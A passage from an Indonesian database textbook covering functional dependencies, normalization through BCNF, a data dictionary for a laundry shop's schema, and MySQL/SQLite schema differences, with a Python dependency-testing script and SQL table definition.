> X disebut **penentu** (*determinant*). Dengan kata lain: begitu X diketahui, hanya ada satu Y yang mungkin.

Bandingkan Persamaan (6.5) dengan Persamaan (6.3): superkunci adalah himpunan kolom yang menentukan *setiap* kolom. Jadi "K adalah kunci" adalah kasus khusus "$K \to$ semuanya".

Di `CounterBook`, `cust_id` → `cust_name, cust_phone`: satu id pelanggan, satu nama, satu telepon. `svc_id` → `svc_desc, svc_price`. `outlet_id` → `outlet_name, outlet_phone`. Dan `bill` → semuanya, karena nomor nota adalah kuncinya. **Gambar 6.6** menggambar dependensi-dependensi ini sebagai panah.



Gambar 6.6 Dependensi fungsional buku pesanan datar. Panah biru tua keluar dari kunci; panah kuning keluar dari tiga penentu bukan-kunci, dan setiap panah kuning adalah fakta tentang sesuatu selain nota.

Dependensi fungsional adalah pernyataan tentang **usahanya**, bukan tentang data hari ini: "id pelanggan menentukan telepon pelanggan" benar karena toko memutuskan bahwa setiap pelanggan punya satu telepon yang berlaku. Data hanya dapat **menggugurkan** sebuah dependensi (satu contoh penyangkal sudah cukup), tidak pernah membuktikannya. Namun data dapat memunculkan pertanyaan yang layak diajukan kepada pemilik.

6.10.2 Menguji dependensi pada data nyata

Kode 6.8 menguji sepuluh calon dependensi pada data nyata dengan satu `GROUP BY` masing-masing: kelompokkan baris menurut X dan hitung kelompok yang nilai Y-nya lebih dari satu. Nol berarti "tidak tergugurkan".

Kode 6.8 `python/05_dependencies.py`: sepuluh calon dependensi fungsional diuji terhadap tahun contoh; satu contoh penyangkal cukup untuk menggugurkan sebuah dependensi.

```
"""Bab 6, Subbab 6.10: uji dependensi fungsional terhadap data nyata.

Dependensi fungsional X -> Y berlaku bila tak ada dua baris yang sama pada X
tetapi berbeda pada Y. Ujinya satu GROUP BY: hitung kelompok X yang memuat
lebih dari satu Y berbeda. Nol berarti "berlaku pada data ini"; selain itu
adalah contoh penyangkal, dan satu saja cukup untuk menggugurkannya.
Run:  python 05_dependencies.py
"""
from lpdb import open_db

con = open_db()
con.execute("""CREATE TEMP VIEW Flat AS
    SELECT b.id AS bill, b.unit, b.payment, b.status, b.finished, b.rack,
           b.Outlet_id, c.id AS cust_id, c.name AS cust_name, c.phone,
           s.id AS svc_id, s.price, o.name AS outlet_name
      FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                  JOIN Service s ON s.id = b.Service_id
                  JOIN Outlet o ON o.id = b.Outlet_id""")


def violations(table, lhs, rhs, where="1 = 1"):
    """Banyaknya kelompok lhs yang nilai rhs-nya lebih dari satu."""
    return con.execute(f"""
        SELECT COUNT(*) FROM (SELECT {lhs} FROM {table} WHERE {where}
                              GROUP BY {lhs}
                             HAVING COUNT(DISTINCT {rhs}) > 1)""").fetchone()[0]


CASES = [
    ("Flat", "cust_id", "cust_name", "1 = 1"),
    ("Flat", "cust_id", "phone", "1 = 1"),
    ("Flat", "svc_id", "price", "1 = 1"),
    ("Flat", "Outlet_id", "outlet_name", "1 = 1"),
    ("Flat", "cust_name", "cust_id", "1 = 1"),
    ("Flat", "phone", "cust_id", "1 = 1"),
    ("Flat", "svc_id || '/' || unit", "payment", "1 = 1"),
    ("Flat", "svc_id || '/' || unit", "payment",
     "NOT (status = 'departed' AND finished IS NULL)"),
    ("Flat", "Outlet_id || '/' || rack", "bill",
     "status IN ('queued', 'finished')"),
    ("Employee", "email", "id", "1 = 1"),
]
print(f"{'table':<9} {'X -> Y':<34} {'groups broken':>13}  verdict")
for table, lhs, rhs, where in CASES:
    n = violations(table, lhs, rhs, where)
    label = lhs.replace(" || '/' || ", ",") + " -> " + rhs
```

Kode 6.8 (Lanjutan) *python/05_dependencies.py: sepuluh calon dependensi fungsional diuji terhadap tahun contoh; satu contoh penyangkal cukup untuk menggugurkan sebuah dependensi.*

```
    note = "" if where == "1 = 1" else "  (filtered)"
    print(f"{table:<9} {label:<34} {n:>13}  "
          f"{'holds' if n == 0 else 'FAILS'}{note}")

print("\nOne counter-example for cust_name -> cust_id:")
for row in con.execute("""SELECT cust_name, GROUP_CONCAT(DISTINCT cust_id)
                            FROM Flat GROUP BY cust_name
                           HAVING COUNT(DISTINCT cust_id) > 1 LIMIT 1"""):
    print("  ", row)
con.close()
```

```
table     X -> Y                              groups broken  verdict
Flat      cust_id -> cust_name                             0  holds
Flat      cust_id -> phone                                 0  holds
Flat      svc_id -> price                                  0  holds
Flat      Outlet_id -> outlet_name                         0  holds
Flat      cust_name -> cust_id                             3  FAILS
Flat      phone -> cust_id                                 0  holds
Flat      svc_id,unit -> payment                          15  FAILS
Flat      svc_id,unit -> payment                           0  holds  (filtered)
Flat      Outlet_id,rack -> bill                           0  holds  (filtered)
Employee  email -> id                                      0  holds

One counter-example for cust_name -> cust_id:
   ('Hana Chandra', 'C0109,C0104')
```

Empat dependensi yang menjadi dasar rancangan berlaku. Yang kelima gugur, dan contoh penyangkalnya mendidik: **dua pelanggan yang berbeda sama-sama bernama Hana Chandra** (`C0104` dan `C0109`). Nama bukan kunci, dan rancangan mana pun yang menggabungkan pelanggan berdasarkan nama suatu hari akan melebur dua orang. `phone → cust_id` berlaku dalam data ini, tetapi seperti dikatakan Subbab 6.6.1, toko memilih untuk tidak menjanjikannya, sehingga tidak dideklarasikan.

Dua baris tentang `svc_id,unit → payment` adalah yang paling menarik. Pada semua nota, dependensi itu gugur di 15 kelompok: layanan dan jumlah yang sama ditagih berbeda. Baris yang disaring menjelaskan sebabnya: singkirkan nota-nota batal (ditagih 0), maka dependensi itu berlaku. Selama tahun ini tidak ada harga yang berubah, jadi harga × satuan selalu cocok. Dependensi itu benar *dalam data* tetapi tidak *dalam usaha*, karena harga dapat berubah; subbab berikutnya memperlihatkan mengapa hal itu penting.

`Outlet_id,rack → bill`, dibatasi pada nota terbuka, adalah aturan bisnis BR-8 (“satu rak menampung paling banyak satu nota terbuka”) yang diuji pada data nyata: berlaku. Dan `email → id` di `Employee` berlaku, sebagaimana dijamin indeks unik.

6.10.3 Bernalar dengan dependensi

Dependensi dapat digabungkan. W. W. Armstrong memperlihatkan pada 1974 [5] bahwa tiga aturan cukup untuk menurunkan setiap dependensi yang mengikuti dari suatu himpunan:

$$\text{jika } Y \subseteq X \text{ maka } X \to Y; \qquad X \to Y \Rightarrow XZ \to YZ; \qquad X \to Y \wedge Y \to Z \Rightarrow X \to Z \tag{6.6}$$

Ketiganya disebut **refleksivitas** (suatu himpunan menentukan bagian-bagiannya sendiri), **augmentasi** (menambahkan kolom yang sama ke kedua sisi tetap mempertahankan dependensi), dan **transitivitas** (dependensi dapat dirangkai). Transitivitas yang paling penting di sini: dari `bill → cust_id` dan `cust_id → cust_phone` diperoleh `bill → cust_phone`. Telepon bergantung pada nota hanya **melalui** pelanggan, dan jalur tidak langsung itulah yang membuat tabel datar berlebihan.

Tutupan (*closure*) sebuah himpunan kolom X, ditulis X^+, adalah segala sesuatu yang ditentukan X. Menghitungnya dengan tangan untuk `CounterBook`, berangkat dari $\{cust\_id\}$:

- awal: $\{cust\_id\}$;
- `cust_id → cust_name, cust_phone` menambah dua: $\{cust\_id, cust\_name, cust\_phone\}$;
- tidak ada dependensi lain yang penentunya berada di dalam himpunan ini, jadi kita berhenti.

$\{cust\_id \quad\}^+$ berisi tiga kolom dari tiga belas, jadi `cust_id` bukan kunci `CounterBook`. Berangkat dari $\{bill\}$, dependensi pertama menambahkan `arrived, unit, payment, cust_id, svc_id, outlet_id`, lalu ketiga penentu menambahkan dua kolom masing-masing: semua tiga belas. Jadi `bill` adalah kunci, dan karena tidak ada himpunan yang lebih kecil, ia kunci kandidat.

6.11 Bentuk Normal: 1NF, 2NF, 3NF, dan BCNF

6.11.1 Bentuk normal pertama

Bentuk-bentuk normal adalah tangga syarat, masing-masing lebih ketat dari sebelumnya, yang diperkenalkan Codd [1], [6] dan dihaluskan menjadi bentuk yang diajarkan sekarang [7], [8]. Setiap anak tangga menghilangkan satu jenis redundansi.

> **DEFINISI.** Sebuah tabel berada dalam **bentuk normal pertama (1NF)** bila setiap kolom memuat satu nilai atomik per baris dan tidak ada kelompok berulang: tidak ada daftar di dalam sel, tidak ada `paid1`, `paid2`, `paid3`.

Buku pesanan kertas melanggar 1NF begitu petugas menulis “2 kemeja + 1 jas” dalam satu baris, atau dua pembayaran dalam satu kotak “dibayar”. Skema 2026 memenuhinya: satu layanan per nota (contoh di Bab 3 mengirim satu jas dan dua kemeja sebagai dua nota), satu pembayaran per baris `Payment`. `CounterBook` juga memenuhi 1NF, yang memperlihatkan bahwa 1NF saja tidak cukup.

6.11.2 Bentuk normal kedua

> **DEFINISI.** Sebuah tabel berada dalam **bentuk normal kedua (2NF)** bila berada dalam 1NF dan tidak ada kolom bukan-kunci yang hanya bergantung pada **sebagian** kunci kandidat. (Tabel yang kuncinya satu kolom otomatis berada dalam 2NF.)

2NF hanya penting bila kunci terdiri atas beberapa kolom. Inilah tabel yang mungkin saja dirancang pengembang untuk layar pembayaran:

Tabel 6.6 `PaymentLine`, tabel yang berada dalam 1NF tetapi tidak dalam 2NF: kuncinya (`Bill_id`, `paid_at`), tetapi `cust_name` hanya bergantung pada `Bill_id`.

Bill_id	Paid_at	Method	Amount	Cust_name
B0006	2025-10-02 09:09:06	cash	18.000	Clarissa Permana
B0006	2025-10-03 20:11:24	cash	18.000	Clarissa Permana
B0014	2025-10-03 10:04:28	cash	12.000	Nurul Anggraeni
B0014	2025-10-05 13:03:56	qris	12.000	Nurul Anggraeni


Kuncinya adalah pasangan (`Bill_id`, `paid_at`): satu nota dapat memiliki beberapa pembayaran, tetapi tidak dua pada detik yang sama. `method` dan `amount` bergantung pada seluruh pasangan, yaitu metode dan jumlah satu pembayaran. Tetapi `cust_name` hanya bergantung pada `Bill_id`: waktu pembayaran tidak ada hubungannya dengan siapa pemilik nota. **Dependensi parsial** itulah yang membuat nama diulang di setiap pembayaran nota tersebut. Obatnya adalah memecah tabel mengikuti dependensi parsial itu: pembayaran di satu tabel dengan kunci per pembayaran, pelanggan dicapai lewat nota. Persis itulah yang dilakukan `Payment` dan `Bill` (dengan `id` pengganti alih-alih pasangan tadi, pilihan yang juga memungkinkan dua pembayaran pada detik yang sama).

6.11.3 Bentuk normal ketiga

> **DEFINISI.** Sebuah tabel berada dalam **bentuk normal ketiga (3NF)** bila berada dalam 2NF dan tidak ada kolom bukan-kunci yang bergantung pada kunci secara **transitif**, yakni melalui kolom bukan-kunci lain. Secara setara: untuk setiap dependensi tak-trivial $X \to A$, X adalah superkunci atau A adalah bagian dari suatu kunci kandidat.

`CounterBook` berkunci satu kolom, jadi berada dalam 2NF, tetapi gagal memenuhi 3NF tiga kali: `bill → cust_id → cust_phone`, `bill → svc_id → svc_price`, `bill → outlet_id → outlet_name`. Setiap rantai adalah fakta tentang sesuatu selain nota (pelanggan, layanan, outlet) yang disimpan di baris nota.

Obatnya adalah **dekomposisi**: untuk setiap penentu bukan-kunci, pindahkan kolom-kolom yang ditentukannya ke tabel tersendiri dengan penentu itu sebagai kunci, dan tinggalkan penentunya sebagai kunci tamu. **Gambar 6.7** memperlihatkan hasilnya.



Gambar 6.7 Memecah buku pesanan datar mengikuti tiga penentu bukan-kuncinya menghasilkan empat tabel dalam bentuk normal ketiga: persis tabel `Bill`, `Customer`, `Service`, dan `Outlet` dalam skema.

Dekomposisi tidak boleh menghilangkan informasi. Jika tabel R dipecah menjadi R_1 dan R_2, menggabungkan keduanya kembali harus menghasilkan persis R, tidak lebih dan tidak kurang barisnya. Hal itu terjamin bila kolom yang dimiliki bersama keduanya membentuk kunci salah satunya:

$$R_1 \cap R_2 \to R_1 \quad \text{atau} \quad R_1 \cap R_2 \to R_2 \tag{6.7}$$

Di sini $R_1 = $ Bill dan $R_2 = $ Customer berbagi kolom `cust_id`, yang merupakan kunci Customer, sehingga pemecahan itu **tanpa kehilangan** (*lossless*): setiap nota menemukan tepat

satu pelanggan ketika keduanya digabung lagi. Hal yang sama berlaku untuk Service dan Outlet. Program penelusuran di Bab 5, yang menyusun ulang kisah lengkap setiap nota dengan penggabungan, adalah penggabungan tanpa kehilangan ini dalam praktik.

6.11.4 Bentuk normal Boyce–Codd

> **DEFINISI.** Sebuah tabel berada dalam **bentuk normal Boyce–Codd (BCNF)** bila, untuk setiap dependensi fungsional tak-trivial $X \to Y$ yang berlaku di dalamnya, X adalah superkunci.

BCNF membuang pengecualian dalam 3NF ("atau A bagian dari kunci kandidat"). Perbedaannya hanya muncul pada tabel dengan kunci-kunci kandidat yang saling tumpang-tindih, dan contoh klasiknya cocok untuk toko ini. Misalkan pemilik ingin mencatat, untuk setiap pelanggan dan setiap layanan, petugas cuci mana yang biasanya menanganinya, dan menambahkan aturan "setiap petugas cuci mengkhususkan diri pada tepat satu layanan":

Tabel 6.7 `Preference`, tabel yang berada dalam 3NF tetapi tidak dalam BCNF: (`cust_id`, `svc_id`) adalah kunci, tetapi `washer → svc_id` berlaku dan `washer` bukan superkunci.

Cust_id	Svc_id	Washer
C0094	S0001	Agus Setiawan
C0094	S0004	Yulia Kartika Sari
C0059	S0001	Agus Setiawan

Dependensinya adalah (`cust_id`, `svc_id`) → `washer` dan `washer` → `svc_id`. Kunci kandidatnya (`cust_id`, `svc_id`) dan (`cust_id`, `washer`). Setiap kolom adalah bagian dari suatu kunci, jadi 3NF terpenuhi, namun "Agus menangani cuci-lipat" tersimpan sekali untuk setiap pelanggan yang memakai jasanya: jika Agus pindah ke setrika, banyak baris harus diubah. BCNF mendeteksinya, karena penentu `washer` bukan superkunci. Memecah menjadi (`washer`, `svc_id`) dan (`cust_id`, `washer`) menghilangkan redundansi, dengan harga bahwa aturan "satu petugas cuci per pelanggan dan layanan" tidak lagi dapat diperiksa di dalam satu tabel. Tawar-menawar itu, redundansi melawan kemampuan diperiksa, adalah alasan banyak perancang berhenti di 3NF ketika BCNF akan memecah sebuah aturan.

6.11.5 Tujuh tabel, diperiksa satu per satu

Dengan definisi-definisi di tangan, periksalah skema yang sebenarnya. Untuk setiap tabel, daftarlah dependensinya dan tanyakan apakah setiap penentunya superkunci.

- **Outlet**, **Service**, **Customer**, **Payment**: setiap kolom bergantung pada kunci dan tidak pada yang lain. BCNF.
- **Employee**: dua kunci kandidat, `id` dan `email`; setiap kolom lain bergantung pada salah satunya. Kedua penentu adalah superkunci. BCNF. Peran turunan (Persamaan (6.2)) tidak disimpan, jadi tidak dapat melanggar apa pun.
- **StatusLog**: kuncinya `id` pengganti; `Bill_id`, `status`, `changed_at`, dan `Employee_id` menggambarkan satu peristiwa. BCNF. Pengulangan tiga waktu nota terjadi antartabel, disengaja, dan diperiksa (Subbab 6.5.3).
- **Bill**: kuncinya `id`; setiap kolom menggambarkan pesanan. Pertanyaannya adalah `payment`. Seandainya dependensi `Service_id, unit → payment` adalah aturan usaha, `payment` akan bergantung pada kolom bukan-kunci dan Bill gagal memenuhi 3NF. Itu bukan aturan: `payment` adalah harga **pada saat nota dibuat** dikali satuan, dan harga dapat berubah sesudahnya (anomali pembaruan di Subbab 6.9.3). Seiring waktu, `Service_id, unit` **tidak** menentukan `payment`, dan rancangan ini menyimpan tepat satu fakta per kolom. Hal ini sering disebut **potret**

historis (*historical snapshot*), dan menjadi alasan buku teks mengapa baris faktur menyalin harga.

Jadi skema 2026 berada dalam BCNF, dengan dua redundansi yang disengaja dan terdokumentasi, yang tinggal antartabel, bukan di dalam satu tabel: waktu-waktu jejak audit, dan saldo deposit `Customer.credit`, yang diubah aplikasi dalam transaksi yang sama dengan setiap pembayaran `credit` (dan yang, tanpa tabel isi ulang, tidak dapat dihitung ulang; Soal 6.8 menambahkannya).

> **WAWASAN KUNCI:** Normalisasi dulu, baru putuskan apa yang diulang. Normalisasi bukan tujuan itu sendiri: ia adalah metode untuk menemukan setiap tempat satu fakta tersimpan dua kali. Sebagian pengulangan layak dipertahankan (potret harga, log audit), tetapi masing-masing harus berupa keputusan yang tertulis, dengan aturan yang menjaga salinan-salinannya tetap selaras. Pengulangan yang tidak diputuskan siapa pun adalah *bug* yang belum terjadi.

6.12 Kamus Data

Diagram memperlihatkan struktur; **kamus data** menyatakan apa arti setiap kolom, nilai apa yang boleh dimuatnya, dan apa isi data sebenarnya. Kamus data adalah dokumen yang pertama dibaca pengembang baru, dan dokumen yang dibaca pemilik untuk memastikan sistem mencatat apa yang dimaksud toko. Kamus lengkap skema ini menyusul, satu tabel untuk setiap tabel: **Tabel 6.8**, **Tabel 6.9**, **Tabel 6.10**, **Tabel 6.11**, **Tabel 6.12**, **Tabel 6.13**, dan **Tabel 6.14**; berkas `App/database/data_dictionary.md` memuat isi yang sama. “NN” berarti `NOT NULL`, “PK” kunci primer, “FK” kunci tamu, “UQ” unik; tipenya adalah tipe MySQL (SQLite menerima nama yang sama, Subbab 6.13).

Tabel 6.8 Kamus data: `Outlet` (ditambahkan 2026), 3 baris.

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	CHAR(3)	PK, panjang 3	kode outlet	`001`, `002`, `003`
`name`	VARCHAR(50)	NN	nama toko di nota	Profitina Laundry Rungkut
`address`	VARCHAR(200)	NN	alamat jalan	Jl. Kenari Raya No. 21, Rungkut
`phone`	VARCHAR(30)	NN	telepon toko	`031-0000-2101`
`opened`	DATE	NN	hari buka pertama	2019-01-05, 2022-02-01, 2026-01-12

Tabel 6.9 Kamus data: `Customer` (2020, ditambah `password_hash`), 256 baris.

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	CHAR(5)	PK, panjang 5	kode pelanggan, sesuai urutan pendaftaran	`C0001` … `C0256`
`name`	VARCHAR(50)	NN	nama lengkap	9–26 karakter, mis. Ma'ruf Saputra
`gender`	ENUM('f','m')	NN, bawaan 'f'	f = perempuan, m = laki-laki	151 f, 105 m
`place`	VARCHAR(50)	NN	tempat lahir	21 kota, terbanyak Surabaya
`birthdate`	DATE	NN	tanggal lahir	1957-08-28 … 2008-10-30
`address`	VARCHAR(200)	NN	alamat rumah	"(kos)" menandai rumah kos mahasiswa
`phone`	VARCHAR(30)	NN, berindeks	nomor ponsel; dipakai bersama id nota oleh cek status	semua unik dalam data, tidak dideklarasikan unik
`enrolled`	DATETIME	NN	kapan pelanggan mendaftar	110 sebelum Oktober 2025
`email`	VARCHAR(50)	NN, panjang ≥ 3	alamat surel	semua `@example.com`
`password`	VARCHAR(5)	NN, panjang ≤ 5	warisan (2020); tidak pernah dibaca	selalu `*****`
`credit`	DECIMAL(10,2)	NN, ≥ 0	saldo deposit prabayar, rupiah	24 pelanggan di atas 0, sampai Rp 385.000
`password_hash`	VARCHAR(255)	boleh NULL	hash PBKDF2 untuk login pelanggan kelak	NULL untuk semua

Tabel 6.10 Kamus data: `Employee` (2020, ditambah `Outlet_id` dan `password_hash`), 14 baris. Peran diturunkan dengan Persamaan (6.2), tidak disimpan.

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	CHAR(5)	PK, panjang 5	kode pegawai	`E0001` … `E0014`
`name`, `gender`, `place`, `birthdate`, `address`, `phone`	seperti di Customer	NN	data pribadi	lahir 1978 … 2003
`section`	ENUM('transaction','wash')	NN, bawaan 'wash'	meja kasir atau pemrosesan	7 transaction, 7 wash
`started`	DATE	NN	hari kerja pertama; tidak ada nota sebelumnya	2019-01-05 … 2026-04-06
`email`	VARCHAR(50)	NN, **UQ**	nama login	`owner@`, `kasir1@`, `cuci1@` …
`password`	CHAR(5)	NN	warisan; tidak pernah dibaca	selalu `*****`
`spv_id`	CHAR(5)	FK → Employee, boleh NULL	penyelia; NULL = pemilik	E0001 NULL; E0002, E0003 melapor ke E0001
`Outlet_id`	CHAR(3)	FK → Outlet, boleh NULL	tempat pegawai bekerja	O01: 5, O02: 5, O03: 4
`password_hash`	VARCHAR(255)	boleh NULL	hash PBKDF2; NULL = tidak bisa masuk	terisi untuk ke-14 pegawai

Tabel 6.11 Kamus data: `Service` (2020, tidak berubah), 12 baris.

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	VARCHAR(5)	PK, bawaan 'P4C'	kode layanan (bawaan yang aneh ini warisan 2020)	`S0001` … `S0012`
`description`	VARCHAR(50)	NN	nama beserta satuan harganya	Wash, dry & fold (per kg)
`price`	DECIMAL(7,2)	NN, > 0	rupiah per satuan, paling banyak 99.999,99	6.000 … 65.000

Tabel 6.12 Kamus data: `Bill` (2020, ditambah `Outlet_id`), 2.953 baris. `CHECK Bill_status_times` mengikat status dengan waktu-waktunya (Persamaan (6.4)).

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	CHAR(5)	PK, panjang 5	nomor nota, tercetak di nota	`B0001` … `B2953` sesuai urutan datang
`arrived`	DATETIME	NN, bawaan sekarang, berindeks	pesanan diterima	2025-10-01 09:46:58 … 2026-09-30 20:49:43
`finished`	DATETIME	boleh NULL, ≥ arrived	pemrosesan selesai; NULL = belum atau batal	44 NULL
`departed`	DATETIME	boleh NULL, ≥ arrived, ≥ finished	diambil, atau dibatalkan	57 NULL
`status`	ENUM(‘departed’,‘finished’,‘queued’)	NN, bawaan ‘queued’	keadaan; urutan nilai asli 2020	2.896 / 34 / 23
`rack`	VARCHAR(3)	NN	tempat di rak, `A01`–`C20` per outlet	ke-60 rak terpakai
`unit`	INT	NN, > 0	jumlah dalam satuan layanan	1 … 12
`payment`	DECIMAL(10,2)	NN, ≥ 0	jumlah **ditagih** = harga × satuan saat dibuat; 0 jika batal	0 … 165.000
`Customer_id`	CHAR(5)	FK, NN, berindeks	milik siapa	253 pelanggan
`Employee_id`	CHAR(5)	FK, NN, berindeks	siapa yang menerima pesanan	7 pegawai
`Service_id`	VARCHAR(5)	FK, NN, berindeks	layanan apa	ke-12 layanan
`Outlet_id`	CHAR(3)	FK, boleh NULL	diterima di mana	terisi untuk semua

Tabel 6.13 Kamus data: `Payment` (ditambahkan 2026), 3.319 baris. Aplikasi menolak jumlah di atas sisa tagihan (Persamaan (6.1)).

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	INT AUTO_INCREMENT	PK	nomor pembayaran	1 … 3.319 menurut urutan waktu
`Bill_id`	CHAR(5)	FK, NN, berindeks	nota mana	2.904 nota berbeda
`paid_at`	DATETIME	NN, bawaan sekarang, berindeks	kapan uang masuk	
`method`	ENUM(‘cash’,‘qris’,‘transfer’,‘credit’)	NN	bagaimana; credit = dari deposit	1.695 / 1.151 / 290 / 183
`amount`	DECIMAL(10,2)	NN, > 0	rupiah yang dibukukan untuk nota ini	6.000 … 165.000
`reference`	VARCHAR(50)	boleh NULL	nomor QRIS, bank + nomor transfer, atau DEPOSIT	NULL tepat untuk 1.695 pembayaran tunai

Tabel 6.14 Kamus data: `StatusLog` (ditambahkan 2026), 8.802 baris, hanya-tambah.

Kolom	Tipe	Batasan	Arti	Data contoh
`id`	INT AUTO_INCREMENT	PK	nomor peristiwa	1 … 8.802
`Bill_id`	CHAR(5)	FK, NN	nota mana	setiap nota punya baris `queued`
`status`	ENUM(‘queued’,‘finished’,‘departed’,‘cancelled’,‘complaint’)	NN	apa yang terjadi	2.953 / 2.909 / 2.875 / 21 / 44
`changed_at`	DATETIME	NN, bawaan sekarang	kapan	sama dengan waktu nota untuk tiga keadaan
`Employee_id`	CHAR(5)	FK, NN	siapa	kasir, petugas cuci, pegawai meja, penyelia

Empat nilai yang ditanyakan pemilik setiap hari bersifat **turunan**, tidak pernah disimpan. **Tabel 6.15** mendefinisikannya sekali, agar setiap jalur menghitungnya dengan cara yang sama.

Tabel 6.15 Nilai-nilai turunan dalam kamus data. Masing-masing dihitung dalam SQL setiap kali diperlukan.

Nilai	Definisi
terbayar	`SUM(Payment.amount)` untuk nota itu, 0 jika tidak ada
sisa tagihan	`Bill.payment` − terbayar (Persamaan (6.1))
batal	`status = 'departed' AND finished IS NULL`
janji selesai	`arrived` + jam janji layanannya (BR-7)
terlambat	`status = 'queued'` dan sekarang > janji selesai

6.13 MySQL dan SQLite: Satu Rancangan, Dua Dialek

6.13.1 Mengapa dua berkas

Setiap jalur yang dapat dijalankan memakai **SQLite** secara bawaan: seluruh basis data berupa satu berkas, tidak ada yang perlu dipasang, dan Python sudah membawanya. Layanan *hosting* web dan paket XAMPP memakai **MySQL** atau cabangnya, **MariaDB**. Karena itu skema ini ada dua kali, `schema.sqlite.sql` dan `schema.mysql.sql`, yang dijaga tetap selaras: tabel sama, kolom sama dengan urutan sama, nama batasan sama, nama indeks sama. Per September 2026, jalur jangka panjang MySQL yang didukung adalah 8.4 dan 9.7, dengan 8.0 habis masa dukungannya sejak April 2026 [9], dan jalur jangka panjang MariaDB yang dipelihara adalah 10.11, 11.4, 11.8, dan 12.3 [10]; skema ini memerlukan paling tidak MySQL 8.0.16 atau MariaDB 10.6, karena server yang lebih tua membaca batasan `CHECK` lalu mengabaikannya.

6.13.2 Tabel yang sama di MySQL

Kode 6.9 adalah `Bill` versi MySQL, dipatah ulang seperti kembarannya di SQLite dan tanpa komentar kolom.

Kode 6.9 `sql/excerpts/bill.mysql.sql`: tabel `Bill` di MySQL. Tujuh batasan `CHECK` alih-alih sebelas, karena tipe kolom mengerjakan sebagian tugasnya.

```
-- Tabel Bill dari ../schema.mysql.sql, dipatah ulang agar muat di halaman
-- (COMMENT kolom dihilangkan; tipe, bawaan, dan batasan tidak berubah).
-- Keempat kunci tamunya ditambahkan kemudian dengan ALTER TABLE, seperti 2020.
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL DEFAULT CURRENT_TIMESTAMP,
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      ENUM('departed','finished','queued')
                              NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len         CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Bill_status_enum
        CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_unit_pos       CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order
        CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order
        CHECK (departed IS NULL OR (departed >= arrived
               AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times CHECK (
           (status = 'queued'   AND finished IS NULL
                                AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL
                                AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL))
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Letakkan berdampingan dengan **Kode 6.3**, dan perbedaannya sedikit serta sistematis. **Tabel 6.16** mendaftar semuanya.

Tabel 6.16 Setiap perbedaan antara kedua berkas skema. Selebihnya, dari nama sampai aturan bisnis, identik.

Topik	MySQL / MariaDB	SQLite
nilai yang diizinkan	`ENUM(...)` ditambah `CHECK` yang identik (untuk mode tidak ketat)	`VARCHAR` ditambah `CHECK (x IN (...))`
batas panjang	ditegakkan `CHAR(n)` / `VARCHAR(n)` dalam mode ketat	`CHECK (length(x) <= n)`; SQLite mengabaikan `n`
format tanggal dan waktu	ditegakkan `DATE` / `DATETIME`	`CHECK (x = strftime('%Y-%m-%d %H:%M:%S', x))`
bawaan “sekarang”	`CURRENT_TIMESTAMP`, dalam zona waktu server	`(datetime('now','localtime'))`; `CURRENT_TIMESTAMP` polos akan berupa UTC
nomor otomatis	`INT AUTO_INCREMENT`	`INTEGER PRIMARY KEY AUTOINCREMENT`
kunci tamu	selalu ditegakkan (InnoDB)	hanya setelah `PRAGMA foreign_keys = ON` di setiap koneksi
